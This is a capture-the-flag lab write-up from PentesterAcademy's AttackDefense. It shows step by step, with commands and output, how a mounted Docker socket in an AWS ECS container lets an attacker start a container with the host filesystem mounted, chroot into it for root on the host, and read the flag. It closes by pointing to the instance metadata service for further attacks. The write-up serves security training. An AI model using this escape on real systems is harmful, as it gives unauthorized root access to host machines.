
ATTACK
DEFENSE
by PentesterAcademy

Name	ECS: Mounted Docker Socket
URL	https://attackdefense.com/challengedetails?cid=2433
Type	AWS Cloud Security : EC2

Important Note: This document illustrates all the important steps required to complete this lab. This is by no means a comprehensive step-by-step solution for this exercise. This is only provided as a reference to various commands needed to complete this exercise and for your further research on this topic. Also, note that the IP addresses and domain names might be different in your lab.


Objective: Leverage the mounted Docker socket to get access to the host machine and retrieve the flag stored in the root directory of the host system!

Solution:

Step 1: Open the Target URL to access the ECS container.

Resource Details

Target URL	lab-ttyd-alb-564732129.us-east-1.elb.amazonaws.com:8080



Step 2: Search for docker socket.

Command: find / -name docker.sock 2>/dev/null

```
root@3fb720a0b1b8:/# find / -name docker.sock 2>/dev/null
/run/docker.sock
root@3fb720a0b1b8:/#
```

By default docker client is configured to use /var/run/docker.sock unix socket which is a symlink to /run/docker.sock.

Step 3: Docker client is installed on the docker container. Check the images available on the local machine.

Command: docker images

```
root@3fb720a0b1b8:/# docker images
REPOSITORY                                                TAG       IMAGE ID       CREATED       SIZE
amazon/amazon-ecs-agent                                   latest    d6dc6163253f   2 weeks ago   61.7MB
amazon/amazon-ecs-pause                                   0.1.0     a747728d64d7   2 weeks ago   915kB
327129574815.dkr.ecr.us-east-1.amazonaws.com/ttyd-docker  latest    2be349e8ffc4   2 weeks ago   1.31GB
root@3fb720a0b1b8:/#
```

Step 4: Start an Ubuntu container. Mount root directory of host machine on /host directory of the container.

Command: docker run -it -v /:/host/ 327129574815.dkr.ecr.us-east-1.amazonaws.com/ttyd-docker bash

```
root@3fb720a0b1b8:/# docker run -it -v /:/host/ 327129574815.dkr.ecr.us-east-1.amazonaws.com/ttyd-docker bash
root@02a770c83f10:/#
root@02a770c83f10:/#
```

Step 5: Change to /host directory and list the files

Commands:
cd /host/
ls -l

```
root@02a770c83f10:/# cd /host
root@02a770c83f10:/host# ls -l
total 12
lrwxrwxrwx   1 root root    7 Apr 28 19:53 bin -> usr/bin
dr-xr-xr-x   4 root root  317 Apr 28 19:54 boot
drwxr-xr-x  15 root root 2820 May 19 05:54 dev
drwxr-xr-x  79 root root 8192 May 19 05:54 etc
drwxr-xr-x   3 root root   22 May  6 18:28 home
lrwxrwxrwx   1 root root    7 Apr 28 19:53 lib -> usr/lib
lrwxrwxrwx   1 root root    9 Apr 28 19:53 lib64 -> usr/lib64
drwxr-xr-x   2 root root    6 Apr 28 19:53 local
drwxr-xr-x   2 root root    6 Apr  9  2019 media
drwxr-xr-x   2 root root    6 Apr  9  2019 mnt
drwxr-xr-x   4 root root   35 May 19 05:54 opt
dr-xr-xr-x 110 root root    0 May 19 05:54 proc
dr-xr-x---   3 root root  115 May 19 05:55 root
drwxr-xr-x  26 root root  940 May 19 05:54 run
lrwxrwxrwx   1 root root    8 Apr 28 19:53 sbin -> usr/sbin
drwxr-xr-x   2 root root    6 Apr  9  2019 srv
dr-xr-xr-x  13 root root    0 May 19 05:54 sys
drwxrwxrwt   8 root root  172 May 19 06:10 tmp
drwxr-xr-x  13 root root  155 Apr 28 19:53 usr
drwxr-xr-x  18 root root  254 May 19 05:54 var
root@02a770c83f10:/host#
```

Step 6: Use chroot on the /host directory.

Command: chroot ./ bash

```
root@02a770c83f10:/host# chroot ./ bash
[root@02a770c83f10 /]#
[root@02a770c83f10 /]#
```

Step 7: Retrieve the flag

Commands:
find / -name flag 2>/dev/null
cat /root/flag

```
[root@02a770c83f10 /]# find / -name flag 2>/dev/null
/root/flag
[root@02a770c83f10 /]#
[root@02a770c83f10 /]# cat /root/flag
d87d3907fd284b32bbdd8bf9efa61d17
[root@02a770c83f10 /]#
```

From inside the instance, we can interact with the instance metadata service to perform further attacks.

References:

1. Docker (https://www.docker.com/)